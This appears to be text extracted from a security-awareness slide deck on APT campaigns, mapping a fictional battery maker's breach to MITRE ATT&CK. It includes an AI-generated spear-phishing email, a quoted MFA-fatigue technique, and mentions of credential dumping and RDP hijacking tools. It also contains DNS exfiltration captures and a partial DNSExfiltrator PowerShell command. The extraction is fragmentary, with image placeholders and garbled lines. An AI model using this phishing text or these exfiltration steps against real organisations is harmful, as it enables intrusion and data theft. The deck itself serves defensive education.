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Adversary campaigns

**Actual trends** 









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## **Exclusive Electric (EXE)**

Battery manufacturer
OT environment
Patented technologies
Intellectual property
Trusted partner for
automotive industry





## Cyber Attack







**Data stolen** 

**Extortion** 

Dropped some documents online



## MITRE ATT&CK Adversary TTP's

Reconnaissance

**Initial access** 

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Lateral movement

Privilege escalation


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## One step back...





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




**TTP** 



#### What are APT's?



#### LAPSUS\$

Cyber Intrusions of United States-Based Technology Companies March 21, 2022



#### **DETAILS**

The Federal Bureau of Investigation (FBI) is asking the public for assistance in an investigation involving the compromise of computer networks belonging to United States-based technology companies.

On March 21, 2022, individuals from a group identifying themselves as Lapsus\$ posted on a social media platform and alleged to have stolen source code from a number of United States-based technology companies. These unidentified individuals took credit for both the theft and dissemination of proprietary data that they claim to have illegally obtained. The FBI is seeking information regarding the identities of the individuals responsible for these cyber intrusions.

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

Field Office: San Francisco






#### What are APT's



Sophisticated



undetected



Criminal/Nation



#### **APT's**



Individuals
Groups
Governments




Ideologies
Political / Espionage
Financial



## 3500+ APT groups


Observed Threat Groups by Goal, 2022





## Who do they target?

Global Industries Targeted, 2022





#### Solarwinds

Supply chain attack SUNSPOT implant


Orion hacked software update

**SUNBURST** backdoor DLL

**TEARDROP** Cobalt Strike Loader



\* Info disclosed by SolarWinds



## Map APT in MITRE ATT&CK



Pre-OS Boot

Process Injection (0/12)

Reflective Code Loading

System Network Configuration Discovery (1/1)

System Owner/User Discovery System Service Discovery



### What is MITRE?
















#### **ATT&CK VS CYBER KILLCHAIN**




The Cyber Kill Chain (2011) provides a 30.000ft view of an attack

Good for a general overview...



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
#### MITRE ATT&CK

"The industry standard for classyfing adversary activity" [Red Canary Threat Report 2023]





#### Goal of MITRE ATT&CK



Tactic, Technique, Procedure

Golden circle by Simon Sinek

Tactics\_

Achieve credential access

Technique\_

**Dump credentials** 

**Procedure** 

Dump Isass memory to scrape credentials out of it



## 7000200C6974746C6 DE3100A16C20Data Breach 2202E6F6163686573204C697 01 Cyber Attack696EM BA 106564207368 DOEE61 CTO071686521 111



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Help us find the APT group



# XPERT BINGO!

Tactics	Recon	Initial Access	Execution	Persistence	Privilege Escalation	Credential Access	Lateral Movement	Command & Control	Exfiltration/ impact
APT29 Cozy bear	Phishing for info	External Remote services	WMI	Scheduled Task	Valid Accounts	MFA request generation	RDP	Encrypted Channel	Data destruction
APT28 Fancy bear	Vulnerability scanning	External Remote services	Powershell	logon/ autostart	Com hijack	Brute force	SMB	Encrypted Channel	Alternative protocol
APT38 Lazarus	Active scanning	Spear Phishing	Scheduled Task	Scheduled Task	Scheduled Task	keylogger	SSH	Web protocols	Web protocols
Lapsus\$	Credentials	Cloud account	User execution	Cloud roles	Valid accounts	MFA request generation	Pass the hash	Proxy	Data destruction
Wizar Spider	Phishing for info	External Remote services	WMI	Scheduled Task	Valid Accounts	Kerberoasting	RDP	Encrypted Channel	Exfil over C2
APT18 Dynamite Panda	Active scanning	External Remote services	command shell	logon/ autostart	Valid Accounts	Brute force	SMB	DNS	DNS
FIN6	Phishing for info	Spear Phishing	Powershell	Scheduled Task	Exploitation	LSASS	RDP	Encrypted Channel	Alternative protocol
Sandworm Team	Phishing for info	Spear Phishing	WMI	Domain Accounts	Domain Accounts	LSASS	SMB	Proxy	Data Encryption





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
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


## Recon / Initial access



## CIO business contact via Whatsapp










## Recon / Initial access








## **Traditional MFA bypass**







## **Business Email Compromise**







Dear Michael,

I am writing this email to request your assistance in reviewing a specific pdf document that I have attached.

The document contains updated information from the executive team highlighting the changes to be made to the server configurations in order to lessen costs to manage and maintain the server. I would appreciate it if you could review this document at your earliest convenience.

To review this document, please download it from this email and open it using Adobe Acrobat Reader. Once you have reviewed it, please send me your feedback by replying to this email.


Thank you for your time and assistance.

Best regards

CIO


ChatGPT: "write an email from the CIO to server administrator Michael to review a specific pdf document attached with instructions"






CIO














CIO





#### Credentials





Powered by @ Redline 2821 | Official channel | Officaial chat 10:44


RedLine[Week] #2

Support

RedLine(Month) #1

T1003

**OS Credential** 




Select Option: Send Log by Part / Full



# Compromised VPN access










### **But Michael has MFA...**





# **Bypass traditional MFA**

"No limit is placed on the amount of calls that can be made. Call the employee 100 times at 1 am while he is trying to sleep, and he will more than likely accept it. Once the employee accepts the initial call, you can access the

MFA enrollment portal and enroll another device."

LAPSUS\$







# **Attack trend: Identity**









#### Azure Application Name

Microsoft Office 365 portal

Office 365 Exchange Online


Microsoft Exchange REST API based powershell

Microsoft Office



### **Attack trend: initial access**

Initial Infection Vector (when identified)





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
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### Trends: Lateral movement






### Lateral movement

#### **Discovery of network resources**





### Bloodhound: Lateral movement paths







### Lateral movement



### RDP lateral movement RDP Hijacking using Tscon, Mimikatz, nc, SharpRDP

# Oxthirteen/ SharpRDP



Remote Desktop Protocol .NET Console Application for Authenticated Command Execution

Jump servers, embedded systems and file servers




# Privilege escalation / Persistence











# **Dwell time**







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Change in EMEA Median Dwell Time – Ransomware

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33

Days in 2021

Days in 2022

Handoff initial compromise

Large window of opportunity

Multiple APT groups



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### **Command and Control**













### **DNS** exfiltration



```
Proto Length Info
       92 Standard query 0x36e5 CNAME 65be01241015bae363.jz-n-bs.local
      138 Standard query response 0x36e5 CNAME 65be01241015bae363.jz-n-bs.local ...
       92 Standard query 0x2f1b CNAME 019d01241015bae363.jz-n-bs.local
      172 Standard query response 0x2f1b CNAME 019d01241015bae363.jz-n-bs.local ...
      293 Standard query 0x5d8a TXT 6c0601241015bae37400001b158001000389504e470d...
      324 Standard query response 0x5d8a TXT 6c0601241015bae37400001b15800100038...
      293 Standard query 0x4a87 MX 584c012410161de3740000001974455874436f6d6d656...
      341 Standard guery response 0x4a87 MX 584c012410161de374000000197445587443...
      293 Standard guery 0x7827 MX 45f40124101680e3746cada3e8a8ad8a565bb9e3a55ea...
```

PacketWhisper - Python - 54×40

akstat\_io\_prefixes

cdn\_optimizely\_prefixes cloudfront\_prefixes

log\_optimizely\_prefixes

d9a648rxn97eb.cloudfront.net

dynwywveho4g4.cloudfront.net

d12aandv59ncm.cloudfront.net

election: 1 iphers: Exfiltrate / Transfer A Text-Based Steaan == Prep For DNS Transfer - Cloakify a File ==== Creating cloaked file using cipher: ciphers/subdomain randomizer\_scripts/cloudfront\_prefixes https://githu|Enter filename to cloak (e.g. payload.zip or accounts.xls): myPayload.zip Cloaked file saved to: tempFODNList.txt Save cloaked data to filename (default: 'tempFQDNList.txt'): data.xls acc Adding subdomain randomization to cloaked file using device.cfg b ==== Prep For DNS Transfer - Select Cloakify cipher ==== cloudfront\_prefixes.py Preview a sample of cloaked file? (y/n): y ====== Select PacketWhisper Transfer Mode ====== 1) Random Subdomain FQDNs (Recommended - avoids DNS caching, overcomes NAT) dbv4vgnqmm5e7.cloudfront.net Transmit File via DNS 2) Unique Repeating FQDNs (DNS may cache, but overcomes NAT) Extract File from PCAP 3) Common Website FQDNs (DNS caching may block, NAT interferes) Test DNS Access Help / About Selection: 1 dymbclhelji2z.cloudfront.net Selection: akstat\_io\_prefixes cdn\_optimizely\_prefixes cloudfront\_prefixes log\_optimizely\_prefixes

nter cipher #: 🗍

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```
c:\SecurityResearch\DNSExfiltrator>powershell -c "ipmo .\Invoke-DNSExfiltrator.ps1;
   Working with DNS server [192.168.52.134]
   Encrypting the ZIP file with password [password], then converting it to a base64
   Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
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# Impact...?



# FLAMMABLE GASES

ALARM

CHEM

MOVIECLIPS WDROGEN

NORTHEAST SHED


REGULATOR

OXYGEN BURN-OFF



# Impact...?





